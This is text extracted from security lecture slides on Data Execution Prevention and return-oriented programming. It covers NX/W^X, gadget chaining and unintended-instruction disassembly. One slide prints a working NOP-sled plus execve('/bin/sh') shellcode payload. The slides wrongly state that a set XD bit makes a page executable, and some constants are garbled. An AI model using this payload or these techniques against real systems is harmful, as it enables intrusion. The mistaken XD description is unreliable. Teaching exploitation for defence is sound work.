
Data Execution Prevention (DEP)




- ▶ 64bit x86 processors have introduced hardware support for DEP called *NX* (*No-eXecute*)
- ▶ *Page Table Entry* has flags that represent permission associated with page
 - P bit: if set, page can be accessed
 - R/W bit: if set, page can be modified
 - **XD bit: if set, page can be executed as code**

Data Execution Prevention (DEP)


- ▶ Operating systems have been updated to enforce W^X policy to processes
- ▶ Data-containing segments such as .data, .bss, stack, and heap are no longer executable
- ▶ With a few exceptions
 - JIT (Just-In-Time Compilation) – e..g, javascript
 - ETC ...




Data Execution Prevention (DEP)



Stack-based Code Injection Attack (Revisited)




Stack-based Code Injection Attack (Revisited)



Enter your input:


```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90  
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f  
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80  
\xc9\x61\x55\x56
```

Eternal War in Memory



Return-Oriented Programming (ROP) Attack

- ▶ If we can't inject code, we can use the existing ones!
- ▶ ROP chains *gadgets* to generate code sequence on the fly



Some Useful Gadgets

Gadget Dictionary

Load value into register

POP EAX; RET

value

Add

ADD EAX,n; RET

Increment

INC EAX; RET

NOP

RET

Read memory at address

POP ECX; RET

address

MOV EAX,[ECX]; RET

Write value at address

POP EAX; RET

address

POP ECX; RET

value

MOV [EAX],ECX; RET

Call a function

address of function

param cleanup

param 1

param 2

param N

Call a function pointer

POP EAX; RET

address

CALL [EAX]; RET

POP; POP ... RET

ADD ESP,24; RET

POPAD; RET

Stack flip ESP=EAX

XCHG EAX,ESP; RET

Stack flip ESP=EBP

LEAVE; RET

Stack flip ESP=addr

POP ESP; RET

address

Return-Oriented Programming (ROP) Attack

Disassembling x86

x86 instructions have variable lengths

08048aac <main>:

```
8048aac: 8d 4c 24 04
8048ab0: 83 e4 f0
8048ab3: ff 71 fc
8048ab6: 55
8048ab7: 89 e5
8048ab9: 51
8048aba: 83 ec 14
8048abd: c7 45 f0 88 ad 0a 08
8048ac4: c7 45 f4 00 00 00 00
8048acb: 83 ec 04
8048ace: 6a 00
8048ad0: 8d 45 f0
8048ad3: 50
8048ad4: 68 88 ad 0a 08
8048ad9: e8 02 39 01 00
```

...

```
lea    ecx,[esp+0x4]
and     esp,0xffffffff0
push   DWORD PTR [ecx-0x4]
push   ebp
mov     ebp,esp
push   ecx
sub     esp,0x14
mov     DWORD PTR [ebp-0x10],0x80aad88
mov     DWORD PTR [ebp-0xc],0x0
sub     esp,0x4
push   0x0
lea     eax,[ebp-0x10]
push   eax
push   0x80aad88
call   805c3e0 <__execve>
```

Return-Oriented Programming (ROP) Attack

Disassembling x86

8d 4c 24 04 83 e4 f0 ...



```
lea ecx,[esp+0x4]  
and esp,0xfffffffff0
```

What if we disassemble the code from the second byte (4c)?

Return-Oriented Programming (ROP) Attack

Disassembling x86

8d 4c 24 04 83 e4 f0 ...



```
dec esp  
and al, 0x4  
and esp, 0xfffffffff0
```

Totally different, but still *valid* instructions!

Return-Oriented Programming (ROP) Attack

Unintended ret Instructions

Compiler intended instructions:

e8 05 ff ff ff	call	8048330
81 c3 59 12 00 00	add	ebx,0x1259

If we disassemble the above starting from the 2nd byte:

05 ff ff ff 81	add	eax,0x81ffffff
c3	ret	

Gadget Example #1

- ▶ Use tail end of existing functions

```
long ab_plus_c  
    (long a, long b, long c)  
{  
    return a*b + c;  
}
```

```
00000000004004d0 <ab_plus_c>:  
4004d0: 48 0f af fe  imul %rsi,%rdi  
4004d4: 48 8d 04 17  lea (%rdi,%rdx,1),%rax  
4004d8: c3           retq
```

Gadget address = 0x4004d4

$\text{rax} \leftarrow \text{rdi} + \text{rdx}$

Gadget Example #2

- ▶ Repurpose byte codes

```
void setval(unsigned *p) {  
    *p = 3347663060u;  
}
```


```
<setval>:  
4004d9: c7 07 d4 48 89 c7  movl  $0xc78948d4, (%rdi)  
4004df: c3                  retq
```

Gadget address = 0x4004dc

```
48 89 c7  movq %rax, %rdi  
c3        retq
```


ROP Execution

- ▶ Trigger with **ret** instruction
 - Will start executing Gadget 1
- ▶ Final **ret** in each gadget will start next one



Return-Oriented Programming (ROP) Attack

Return Chaining



Return-Oriented Programming (ROP) Attack

Return Chaining

```
add eax, ebx  
mov ecx, eax  
inc ecx  
mov edx, 42
```

C

```
inc ecx  
pop edx  
ret
```


mov edx, 42

B


```
mov ecx, eax  
ret
```

Return chaining allows arbitrary computation!


Return-Oriented Programming (ROP) Attack



